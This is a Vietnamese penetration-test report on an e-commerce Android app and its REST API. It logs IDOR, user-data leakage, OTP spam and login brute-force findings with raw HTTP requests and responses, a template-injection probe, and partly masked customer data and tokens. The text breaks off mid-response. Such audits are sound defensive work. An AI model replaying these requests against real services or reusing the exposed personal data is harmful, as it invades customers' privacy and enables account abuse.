---o0o---

BÁO CÁO ĐÁNH GIÁ BẢO MẬT

BÁO CÁO KIỂM THỬ XÂM NHẬP
ỨNG DỤNG xx E-COM MOBILE

KHÁCH HÀNG: CÔNG TY

MỤC LỤC

1. BÁO CÁO TỔNG QUÁT

1.1 PHIÊN BẢN TÀI LIỆU

STT	Ngày cập nhật	Phiên bản	Loại	Người cập nhật
1	xx/xx/20xx	V.x.0	Draft	Nguyễn
2	xx/xx/20xx	V.x.1	Final	Nguyễn

1.2 THỜI GIAN THỰC HIỆN

- Đánh giá bảo mật toàn bộ các thành phần: xxxx/20xx – xx/xx/20xx

1.3 NHÂN SỰ TRIỂN KHAI

STT	Tên nhân sự	Hạng mục
1	Nguyễn	Project Manager
2		Kỹ sư triển khai
3		Kỹ sư triển khai
4		Kỹ sư triển khai

1.4 PHẠM VI THỰC HIỆN DỰ ÁN

Đánh giá bảo mật các thành phần:

- Đánh giá bảo mật ứng dụng mobile xx E-Com
    - Android app: xx
- Đánh giá bảo mật Webservice & API
    - API ứng dụng xx E-com: https://ecom.xx.vn/rest/V1/
- Phương thức đánh giá:
    - Phân tích dữ liệu gửi nhận, phân tích an toàn dữ liệu khi ứng dụng chạy trên thiết bị người dùng cuối.
    - Phân tích đánh giá an toàn dữ liệu trên các API.
    - Phân tích tĩnh mã nguồn của ứng dụng tải từ Store.

1.5 TIÊU CHUẨN ĐÁNH GIÁ

Danh sách các nhóm đánh giá đối với ứng dụng Mobile (phân nhóm Testcase theo OWASP Mobile Top 10):

- M1 Improper Platform Usage
- M2 Insecure Data Storage
- M3 Insecure Communication
- M4 Insecure Authentication
- M5 Insufficient Cryptography
- M6 Insecure Authorization
- M7 Client Code Quality

- M8 Code Tampering
- M9 Reverse Engineering
- M10 Extraneous Functionality

Danh sách các nhóm đánh giá đối với API (phân nhóm Testcase theo OWASP Web Top 10):


- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities (XXE)
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting XSS
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

1.6 CÁC ĐỐI TƯỢNG THU THẬP & PHẠM VI KIỂM TRA

No.	THÔNG TIN ỨNG DỤNG
1	**File Information** **File Name:** app-xx-release.apk **Size:** xx.23 MB **MD5:** xx551ad36f171ea9dd68e900e9b **SHA1:** xx608c0947777ffe524d9c83ef1f8412c **SHA256:** 4xx397fd5833f1e096749e986ea290ffa0784b86591299 **App Information** **App Name:** xx **Identifier:** com.thelite **Version:** 1.3


2. BÁO CÁO TỔNG QUÁT

2.1 DANH SÁCH CÁC LỖ HỔNG ỨNG DỤNG ANDROID



STT	Mức Độ	Tên lỗ hổng	Mô tả
1	Trung Bình	Identifying Sensitive Data (MSTG-ARCH-4)	Nội dung tệp tin asset và bundle sử dụng để build bản cài đặt ứng dụng chưa được mã hóa. Các thông tin này dễ dàng bị dịch ngược từ tệp tin APK.

2.2 DANH SÁCH CÁC LỖ HỔNG API



STT	Mức Độ	Tên lỗ hổng	Mô tả
1	Cao	Test Business Logic Data Validation	Chức năng checkPhone, trả về tất cả thông tin của người dùng trên hệ thống

			khi thực hiện nhập một số điện thoại tồn tại.
2	**CAO**	Testing for Insecure Direct Object References	API xem thông tin người dùng không thực hiện giới hạn truy cập khi truyền giá trị số lên đường dẫn, từ đó kẻ tấn công có thể lấy toàn bộ thông tin người dùng trên hệ thống theo id tăng dần từ 1.
3	**Trung Bình**	Test Business Logic Data Validation	Chức năng gửi OTP của Đăng ký tài khoản và quên mật khẩu thực hiện kiểm tra số lần gửi otp theo cookie, kẻ tấn công có thể xóa bỏ header cookie từ đó thực hiện spam otp gây thiệt hại tài chính
4	**Trung Bình**	Testing for Insecure Direct Object References	Chức năng xem đơn hàng không thực hiện kiểm tra phân quyền kĩ, kẻ tấn công khi biết được số điện thoại và user id của người dùng có thể thực hiện tấn công bruteforce id đơn hàng theo thứ tự tăng dần để xem thông tin đơn hàng của người dùng.
5	**Trung Bình**	Testing for Weak Lock Out Mechanism	Chức năng đăng nhập không có cơ chế bảo vệ, kẻ tấn công có thể thực hiện dò quét mật khẩu của người dùng trên hệ thống.
6	**Thấp**	Testing for Bypassing Authentication Schema	API ẩn dùng để thêm tài khoản mà không cần phải qua luồng xử lý Đăng ký thông thường trên ứng dụng.

2.3 CÁC KHUYẾN NGHỊ

Trong quá trình thực hiện đánh giá/kiểm thử xâm nhập ứng dụng Mobile xx E-com. Chúng tôi có một số tổng hợp/nhận xét và khuyến nghị:

- Các tệp tin cấu hình lưu trữ các dữ liệu nhạy cảm của ứng dụng như thuật toán, thông tin nhạy cảm, … trước khi thiết lập bản build cần được mã hóa.
- Cần phải thực hiện kiểm tra cookie cho chức năng gửi OTP, tránh tình trạng kẻ tấn công có thể spam request gây thiệt hại tài chính
- Chức năng checkPhone khi gửi OTP chỉ nên trả về kiểu dữ liệu boolean, không nên trả về hết thông tin người dùng
- Cần phải thực hiện phân quyền chặt chẽ cho các param định danh id của người dùng, tránh tình trạng kẻ tấn công có thể truyền id người khác vào và lấy các thông tin nhạy cảm
- Chức năng Login cần phải có captcha hoặc giới hạn số lần nhập mật khẩu sai để tránh tình trạng bruteforce

3. BÁO CÁO CHI TIẾT

3.1 CHI TIẾT LỖ HỔNG ỨNG DỤNG ANDROID

3.1.1 DANH SÁCH LỖ HỔNG MỨC ĐỘ TRUNG BÌNH

3.1.1.1 IDENTIFYING SENSITIVE DATA

VULNERABILITY INFORMATION			
NHÓM LỖI	**ARCHITECTURE, DESIGN AND THREAT MODELING**		
MÔ TẢ LỖ HỔNG	Nội dung tệp tin asset và bundle trong ứng dụng chưa được mã hóa hoặc làm rối. Từ đó mã nguồn xử lý ứng dụng có thể được tiếp cận ở dạng bản rõ, đôi khi có thể chứa các thông tin nhạy cảm. Các nội dung này có thể dễ dàng bị dịch ngược từ tệp tin APK.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Thực hiện làm rối mã (obfuscate) tệp tin asset, bundle khi build bản cài đặt ứng dụng nhằm hạn chế khả năng tiếp cận mã nguồn ứng dụng ở dạng bản rõ. Ứng dụng có thể sử dụng các thư viện như Hermes, Jscrambler để thực hiện điều này.		
THAM CHIẾU	https://blog.jscrambler.com/securing-react-native-applications https://reactnative.dev/docs/hermes		
VULNERABILITY DETAIL			
ĐƯỜNG DẪN	assets/index.android.bundle		
ĐIỀU KIỆN	Anonymous		
HÌNH ẢNH:			

3.2 CHI TIẾT LỖ HỔNG API

3.2.1 DANH SÁCH LỖ HỔNG MỨC ĐỘ CAO

3.2.1.1 TEST BUSINESS LOGIC DATA VALIDATION

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**BUSINESS LOGIC TESTING**
MÔ TẢ LỖ HỔNG	Chức năng checkPhone trả về tất cả thông tin của người dùng trên hệ thống khi thực hiện nhập một số điện thoại tồn tại. Từ đó kẻ tấn công có thể thu thập được thông tin cá nhân toàn bộ người dùng trên hệ thống hoặc có thể

	dùng các thông tin trả về để kết hợp thực hiện các cuộc tấn công nguy hiểm khác.		
MỨC ĐỘ	**CAO**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**CAO**
KHUYẾN NGHỊ	Chức năng nên giới hạn các thông tin trả về cần thiết cho các xử lý nghiệp vụ sau đó. Việc kiểm tra sự tồn tại của người dùng chỉ nên trả về response dưới dạng boolean xx hoặc false.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	CheckPhone		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/rest/V1/smart/customer/forgotPassword/checkPhone		
THAM SỐ	phoneNumber		
ĐIỀU KIỆN	Anonymous		

REQUEST:

POST /rest/V1/smart/customer/forgotPassword/checkPhone HTTP/1.1

accept: application/json, text/plain, */*

Content-Type: application/json

Content-Length: 28

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

User-Agent: okhttp/3.12.1

{"phoneNumber":"03656xx219"}

RESPONSE:

HTTP/1.1 200 OK

Server: nginx

Date: Mon, 02 Aug 20xx 10:13:30 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=djekvibkkr3f3vcs0u84c9g5lj; expires=Mon, 02-Aug-20xx 11:13:30 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

X-Url-Scheme: https

Front-End-Https: on

Set-Cookie: cookiesession1=02486C73TW13KU3TP7MWPXRT0LKDD0F5;Path=/;HttpOnly

X-XSS-Protection: 1; mode=block

Content-Length: 2215

{"id":88,"group_id":4,"default_billing":"240","default_shipping":"240","created_at":"20xx-07-22 07:19:18","updated_at":"20xx-08-02 10:00:27","created_in":"Default Store View","dob":"1752-12-31","email":"kiexxanh9320@gmail.com","firstname":"
","lastname":null,"gender":0,"store_id":1,"website_id":1,"addresses":[{"id":240,"customer_id":88,"region":{"region_code":"X\u00e3 B\u00ecnh Ch\u00e1nh, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region":"X\u00e3 B\u00ecnh Ch\u00e1nh, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region_id":0},"region_id":0,"country_id":"VN","street":["xxx"],"telephone":"1231231231","postcode":"VN79785","city":"H\u1ed3 Ch\u00ed Minh","firstname":"
{{7*7}}","lastname":"xxx","default_shipping":xx,"default_billing":xx,"custom_attributes":[{"attribute_code":"address_city","value":"VN79"},{"attribute_code":"address_district","value":"BinhChanh"},{"attribute_code":"address_ward","value":"XaBinhChanh"},{"attribute_code":"address_latitude","value":"10.687392"},{"attribute_code":"address_longitude","value":"106.5938538"},{"attribute_code":"address_store_id","value":"70000344"}]}],"disable_auto_group_change":0,"extension_attributes":{"is_subscribed":false},"custom_attributes":[{"attribute_code":"phone_number","value":"0365xxx219"},{"attribute_code":"home_address","value":"123"},{"attribute_code":"customer_city","value":"VN01"},{"attribute_code":"customer_district","value":"BaDinh"},{"attribute_code":"customer_ward","value":"PhuongDie\u0323nBien"},{"attribute_code":"card_id","value":"C00000000629"},{"attribute_code":"club_id","value":"THCONSUMER"},{"attribute_code":"club_name","value":"KH ph\u1ed5 th\u00f4ng c\u1ee7a xx mart"},{"attribute_code":"point_balance","value":"0"},{"attribute_code":"scheme_id","value":"STANDARD"},{"attribute_code":"account_id","value":"C00000000640"},{"attribute_code":"account_description","value":"H\u1ea1ng ti\u00eau chu\u1ea9n"},{"attribute_code":"full_name","value":"Kietxxh
"},{"attribute_code":"card_status","value":"2"},{"attribute_code":"update_count","value":"{\"full_name\":1,\"identity_card\":1,\"issued_at\":1,\"gender\":1,\"dob\":3}"},{"attribute_code":"issued_at","value":"KG"},{"attribute_code":"count","value":"11"}]}

3.2.1.2 TESTING FOR INSECURE DIRECT OBJECT REFERENCES

THÔNG TIN LỖ HỔNG

NHÓM LỖI	**AUTHORIZATION TESTING**		
MÔ TẢ LỖ HỔNG	API xem thông tin người dùng /rest/V1/customers/me, không thực hiện giới hạn truy cập khi truyền giá trị số lên đường dẫn, từ đó kẻ tấn công có thể lấy toàn bộ thông tin người dùng trên hệ thống theo id tăng dần từ 1		
MỨC ĐỘ	**CAO**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**CAO**
KHUYẾN NGHỊ	Áp dụng kiểm tra, giới hạn phân quyền đối với API này. Thực hiện kiểm tra tham số id truyền trên đường dẫn, xác định id đó có trùng với id user hiện tại đang thao tác không, nếu không trùng thì trả về thông báo lỗi.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	Xem thông tin người dùng		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/rest/V1/customers/[int]		
THAM SỐ	N/A		
ĐIỀU KIỆN	User		

REQUEST:

GET /rest/V1/customers/1 HTTP/1.1

accept: application/json, text/plain, */*

authorization: Bearer 2xui023xxgyozw3cde05tx1korix4ic

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

Cookie: persistent_shopping_cart=U2Iort40cheKxxW6C09HWd6HFhZDcMETbXKV0V6QsIlA4PhgzG; cookiesession1=02486C73RVKZ0JZDA9AZ13N09PUU1E18; PHPSESSID=27v72bkkcutv0oq2crehasj5qd

User-Agent: okhttp/3.12.1

RESPONSE:

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 03 Aug 20xx 03:03:08 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Vary: Accept-Encoding

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: PHPSESSID=27v72bxxtv0oq2crehasj5qd; expires=Tue, 03-Aug-20xx 04:03:08 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

X-Url-Scheme: https

Front-End-Https: on

X-XSS-Protection: 1; mode=block

Content-Length: 1479

{"id":1,"group_id":4,"default_billing":"200","default_shipping":"200","created_at":"2020-06-10 04:44:44","updated_at":"20xx-08-03 03:00:12","created_in":"Default Store View","dob":"1752-12-31","email":"xx@gmail.com","firstname":"Ki\u00ean","lastname":"L\u00ea","gender":1,"store_id":1,"website_id":1,"addresses":[],"disable_auto_group_change":0,"extension_attributes":{"is_subscribed":false},"custom_attributes":[{"attribute_code":"phone_number","value":"0347867486"},{"attribute_code":"home_address","value":"s\u1ed1 10 ng\u00f5 115 Nguy\u1ec5n Khang "},{"attribute_code":"customer_city","value":"VN01"},{"attribute_code":"customer_district","value":"Cau Giay"},{"attribute_code":"customer_ward","value":"PhuxxgYenHoa"},{"attribute_code":"card_id","value":"C00000000486"},{"attribute_code":"club_id","value":"xxCONSUMER"},{"attribute_code":"club_name","value":"KH ph\u1ed5 th\u00f4ng c\u1ee7a xx mart"},{"attribute_code":"point_balance","value":"2"},{"attribute_code":"scheme_id","value":"STANDARD"},{"attribute_code":"account_id","value":"C00000000486"},{"attribute_code":"account_description","value":"H\u1ea1ng ti\u00eau chu\u1ea9n"},{"attribute_code":"full_name","value":"kien "},{"attribute_code":"card_status","value":"2"},{"attribute_code":"last_payment_method_code","value":"CreditCard"},{"attribute_code":"update_count","value":"{\"full_name\":0,\"identity_card\":0,\"issued_at\":0,\"gender\":0,\"dob\":0}"},{"attribute_code":"count","value":"38852"}]}

3.2.2 DANH SÁCH LỖ HỔNG MỨC ĐỘ TRUNG BÌNH

3.2.2.1 TEST BUSINESS LOGIC DATA VALIDATION

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**BUSINESS LOGIC TESTING**
MÔ TẢ LỖ HỔNG	Tính năng yêu cầu OTP của chức năng Đăng ký tài khoản và Quên mật khẩu thực hiện kiểm tra số lần yêu cầu OTP thông qua giá trị Cookie. Kẻ tấn công

	có thể xóa bỏ header cookie và thực hiện yêu cầu OTP hàng loạt gây spam OTP dẫn đến thiệt hại chi phí SMS.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Thực hiện kiểm tra sự tồn tại của giá trị Cookie trong gói tin HTTP Request. Nếu Cookie không tồn tại thì không chính xác thì trả về thông báo lỗi.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	Gửi OTP		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/rest/V1/smart/customer/forgotPassword/checkPhone https://ecom.xx.vn/rest/V1/smart/customer/resendOTP		
THAM SỐ	Cookie		
ĐIỀU KIỆN	Anonymous		

REQUEST:

POST /rest/V1/smart/customer/forgotPassword/checkPhone HTTP/1.1

accept: application/json, text/plain, */*

Content-Type: application/json

Content-Length: 28

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

User-Agent: okhttp/3.12.1

{"phoneNumber":"0848xxx905"}

RESPONSE:

HTTP/1.1 200 OK

Server: nginx

Date: Mon, 02 Aug 20xx 10:03:51 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=37j6hnfidmsxxxt8dc3ndquour; expires=Mon, 02-Aug-20xx 11:03:51 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

X-Url-Scheme: https

Front-End-Https: on

Set-Cookie: cookiesession1=02486C73JPPDHxxE6AZWWUCZT3VTE092;Path=/;HttpOnly

X-XSS-Protection: 1; mode=block

Content-Length: 1966

REQUEST RESEND OTP:

POST /rest/V1/smart/customer/resendOTP HTTP/1.1

accept: application/json, text/plain, */*

authorization: undefined

Content-Type: application/json

Content-Length: 55

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

User-Agent: okhttp/3.12.1

{"phoneNumber":"0848xx1905","action":"forgot_password"}

RESPONSE RESEND OTP:

HTTP/1.1 200 OK

Server: nginx

Date: Mon, 02 Aug 20xx 10:11:30 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=blc51ct92xxp9utdif4l4bt970n; expires=Mon, 02-Aug-20xx 11:11:30 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff X-Robots-Tag: noindex, nofollow, nosnippet, noarchive X-Forwarded-Proto: https X-Forwarded-Ssl: on X-Url-Scheme: https Front-End-Https: on Set-Cookie: cookiesession1=02486C736PPxx7TNKY38T4ZDJDIEV43A7;Path=/;HttpOnly X-XSS-Protection: 1; mode=block Content-Length: 1 1
PoC:

3.2.2.2 TESTING FOR INSECURE DIRECT OBJECT REFERENCES

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**AUTHORIZATION TESTING**		
MÔ TẢ	Chức năng xem đơn hàng không thực hiện kiểm tra phân quyền kĩ, kẻ tấn công khi biết được số điện thoại và user id của người dùng có thể thực hiện tấn công bruteforce id đơn hàng theo thứ tự tăng dần để xem thông tin toàn bộ đơn hàng của người dùng.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Áp dụng các cơ chế kiểm tra, phân quyền cho chức năng này, người dùng chỉ được phép xem thông tin đơn hàng của mình. Giá trị các tham số customer_id và phone_number cần được kiểm tra lại với thông tin id và số điện thoại của người dùng đang thao tác (có thể tra cứu từ phía backend hoặc với cookie của phiên hiện tại) thay vì chấp nhận giá trị truyền thẳng từ HTTP Request.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References		

CHI TIẾT LỖ HỔNG	
CHỨC NĂNG	Xem thông tin đơn hàng
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/rest/V1/orders/1115?customer_id=88&phone_number=036568xx19
THAM SỐ	Customer_id, phone_number
ĐIỀU KIỆN	User

REQUEST:

GET /rest/V1/orders/1115?customer_id=88&phone_number=03xx6xx19 HTTP/1.1

accept: application/json, text/plain, */*

authorization: Bearer 2xui0237lvgyx3cde05tx1korix4ic

Host: ecom.xx.vn

Connection: close

Accept-Encoding: gzip, deflate

User-Agent: okhttp/3.12.1

RESPONSE:

HTTP/1.1 200 OK

Server: nginx

Date: Tue, 03 Aug 20xx 02:48:52 GMT

Content-Type: application/json; charset=utf-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=mf6slcu3xxg7qtonggv4k8i95p; expires=Tue, 03-Aug-20xx 03:48:51 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

X-Url-Scheme: https

Front-End-Https: on

Set-Cookie: cookiesession1=02486C73XxxxRHDVxxVJRJ2WXOIFCBB;Path=/;HttpOnly

X-XSS-Protection: 1; mode=block

Content-Length: 6971

{"base_currency_code":"VND","base_discount_amount":0,"base_grand_total":105000,"base_discount_tax_compensation_amount":0,"base_shipping_amount":22727.28,"base_shipping_discount_amount":0,"base_shipping_discount_tax_compensation_amnt":0,"base_shipping_incl_tax":25000,"base_shipping_tax_amount":2272.72,"base_subtotal":72727.27,"base_subtotal_incl_tax":80000,"base_tax_amount":9545.45,"base_total_due":105000,"base_to_global_rate":1,"base_to_order_rate":1,"billing_address_id":2230,"created_at":"20xx-08-02 00:02:02","customer_dob":"1752-12-31 00:00:00","customer_email":"kixtngxxh9x20@gmail.com","customer_firstname":"","customer_gender":0,"customer_group_id":4,"customer_id":88,"customer_is_guest":0,"customer_note":"{\"infoCompanyAddress\":\"\",\"infoCompanyName\":\"\",\"infoFullNameBuyer\":\"\",\"infoPhoneNumberSMSBuyer\":\"\",\"infoEmailBuyer\":\"\",\"infoPhoneNumberBuyer\":\"\",\"infoTaxNumber\":null}","customer_note_notify":1,"discount_amount":0,"email_sent":1,"entity_id":1115,"global_currency_code":"VND","grand_total":105000,"discount_tax_compensation_amount":0,"increment_id":"000002864","is_virtual":0,"order_currency_code":"VND","protect_code":"2154f3173c40d1935e435ce1f5e64376","quote_id":934,"remote_ip":"10.50.17.62","shipping_amount":22727.28,"shipping_description":"Giao h\u00e0ng t\u1ea1i nh\u00e0","shipping_discount_amount":0,"shipping_discount_tax_compensation_amount":0,"shipping_incl_tax":25000,"shipping_tax_amount":2272.72,"state":"new","status":"pending","store_currency_code":"VND","store_id":1,"store_name":"Main Website\nC\u1eeda h\u00e0ng xx MI","store_to_base_rate":0,"store_to_order_rate":0,"subtotal":72727.27,"subtotal_incl_tax":80000,"tax_amount":9545.45,"total_due":105000,"total_item_count":1,"total_qty_ordered":1,"updated_at":"20xx-08-02 00:02:26","weight":0,"items":[{"amount_refunded":0,"base_amount_refunded":0,"base_discount_amount":0,"base_discount_invoiced":0,"base_discount_tax_compensation_amount":0,"base_original_price":80000,"base_price":72727.27,"base_price_incl_tax":80000,"base_row_invoiced":0,"base_row_total":72727.27,"base_row_total_incl_tax":80000,"base_tax_amount":7272.73,"base_tax_invoiced":0,"created_at":"20xx-08-02 00:02:02","discount_amount":0,"discount_invoiced":0,"discount_percent":0,"free_shipping":0,"discount_tax_compensation_amount":0,"is_qty_decimal":0,"is_virtual":0,"item_id":2072,"name":"H\u1ed9p kem \u1ed1c qu\u1ebf s\u00f4 c\u00f4 la T xx ICE CREAM 73 g x 4 c\u00e1i","no_discount":0,"order_id":1115,"original_price":80000,"price":72727.27,"price_incl_tax":80000,"product_id":78,"product_type":"simple","qty_canceled":0,"qty_invoiced":0,"qty_ordered":1,"qty_refunded":0,"qty_shipped":0,"quote_item_id":1799,"row_invoiced":0,"row_total":72727.27,"row_total_incl_tax":80000,"row_weight":0,"sku":"456020424-1","store_id":1,"tax_amount":7272.73,"tax_invoiced":0,"tax_percent":10,"updated_at":"20xx-08-02 00:02:02"}],"billing_address":{"address_type":"billing","city":"H\u1ed3 Ch\u00ed Minh","country_id":"VN","email":"kietnguxxh20@gmail.com","entity_id":2230,"firstname":"{{7*7}}","lastname":"xxx","parent_id":1115,"postcode":"VN79785","region":"X\u00e3 B\u00ecnh Ch\u00e1nh, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","region_code":"X\u00e3 B\u00ecnh Ch\u00e1nh, B\u00ecnh Ch\u00e1nh, H\u1ed3 Ch\u00ed Minh","street":["xxx"],"telephone":"1231231231"},"payment":{"account_status":null,"additional_information":["Thanh to\u00e1n b\u1eb1ng th\u1ebb qu\u1ed1c 